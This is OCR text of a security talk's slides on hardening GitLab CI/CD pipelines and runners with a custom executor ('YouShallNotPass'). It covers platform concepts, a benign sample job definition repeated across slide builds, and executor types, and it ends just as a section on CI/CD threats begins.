
YouShallNotPass!

Hardening CI/CD pipelines on mission critical environments


Pierre | Cybersecurity Architect

Romain | CISO Associate

How?



We need a Gatekeeper!



KUDELSKI SECURITY

Agenda

01 Code collaboration platforms concepts
CI/CD pipelines, jobs & runners

02 CI/CD security threats
TTPs

03 YouShallNotPass
Custom executor to the rescue

04 Demo & coverage

05 Summary

KUDELSKI SECURITY

Code collaboration platforms concepts

CI/CD pipelines, jobs & runners

Code collaboration platforms concepts

SOURCE CODE VERSIONING

ACCESS CONTROL

INTEGRATED CI/CD

ARTIFACTS REGISTRY

ISSUE TRACKING

Code collaboration platforms concepts

SOURCE CODE VERSIONING


ACCESS CONTROL

INTEGRATED CI/CD

ARTIFACTS REGISTRY


ISSUE TRACKING

Code collaboration workflow



Source: GitLab.com

GitLab pipeline



GitLab job anatomy

```yaml
auto-deploy:
  stage: Deploy
  image: alpine:3.13@sha256:def822f9851ca422481ec6f
  before_script:
    - echo "Setting up the environment..."
  script:
    - echo "Deploying application..."
    - echo "Application successfully deployed."
  after_script:
    - echo "Cleaning up the environment"
  tags:
    - test
    - deploy
  rules:
    - if: '$CI_COMMIT_BRANCH == "main"'
```

GitLab job anatomy

```yaml
auto-deploy:
  stage: Deploy
  image: alpine:3.13@sha256:def822f9851ca422481ec6f
  before_script:
    - echo "Setting up the environment..."
  script:
    - echo "Deploying application..."
    - echo "Application successfully deployed."
  after_script:
    - echo "Cleaning up the environment"
  tags:
    - test
    - deploy
  rules:
    - if: '$CI_COMMIT_BRANCH == "main"'
```

KUDELSKI SECURITY

GitLab job anatomy

```yaml
auto-deploy:
  stage: Deploy
  image: alpine:3.13@sha256:def822f9851ca422481ec6f
  before_script:
    - echo "Setting up the environment..."
  script:
    - echo "Deploying application..."
    - echo "Application successfully deployed."
  after_script:
    - echo "Cleaning up the environment"
  tags:
    - test
    - deploy
  rules:
    - if: '$CI_COMMIT_BRANCH == "main"'
```

KUDELSKI SECURITY

GitLab job anatomy

```yaml
auto-deploy:
  stage: Deploy
  image: alpine:3.13@sha256:def822f9851ca422481ec6f
  before_script:
    - echo "Setting up the environment..."
  script:
    - echo "Deploying application..."
    - echo "Application successfully deployed."
  after_script:
    - echo "Cleaning up the environment"
  tags:
    - test
    - deploy
  rules:
    - if: '$CI_COMMIT_BRANCH == "main"'
```

KUDELSKI SECURITY

GitLab job anatomy

```yaml
auto-deploy:
  stage: Deploy
  image: alpine:3.13@sha256:def822f9851ca422481ec6f
  before_script:
    - echo "Setting up the environment..."
  script:
    - echo "Deploying application..."
    - echo "Application successfully deployed."
  after_script:
    - echo "Cleaning up the environment"
  tags:
    - test
    - deploy
  rules:
    - if: '$CI_COMMIT_BRANCH == "main"'
```

GitLab job anatomy

```yaml
auto-deploy:
  stage: Deploy
  image: alpine:3.13@sha256:def822f9851ca422481ec6f
  before_script:
    - echo "Setting up the environment..."
  script:
    - echo "Deploying application..."
    - echo "Application successfully deployed."
  after_script:
    - echo "Cleaning up the environment"
  tags:
    - test
    - deploy
  rules:
    - if: '$CI_COMMIT_BRANCH == "main"'
```

Runners

Pull & execute jobs

SaaS vs Self-hosted

Assigned to repo vs group vs instance


KUDELSKI SECURITY

Main types of runner executors

SHELL

DOCKER

KUBERNETES




CUSTOM

Main types of runner executors

SHELL

DOCKER

KUBERNETES




CUSTOM

Main types of runner executors

SHELL

DOCKER

KUBERNETES




CUSTOM

KUDELSKI SECURITY


CI/CD security threats

TTPs


Sounds like …


Code collaboration platform
Execution context
Jobs database
Job queue
polling HTTPS
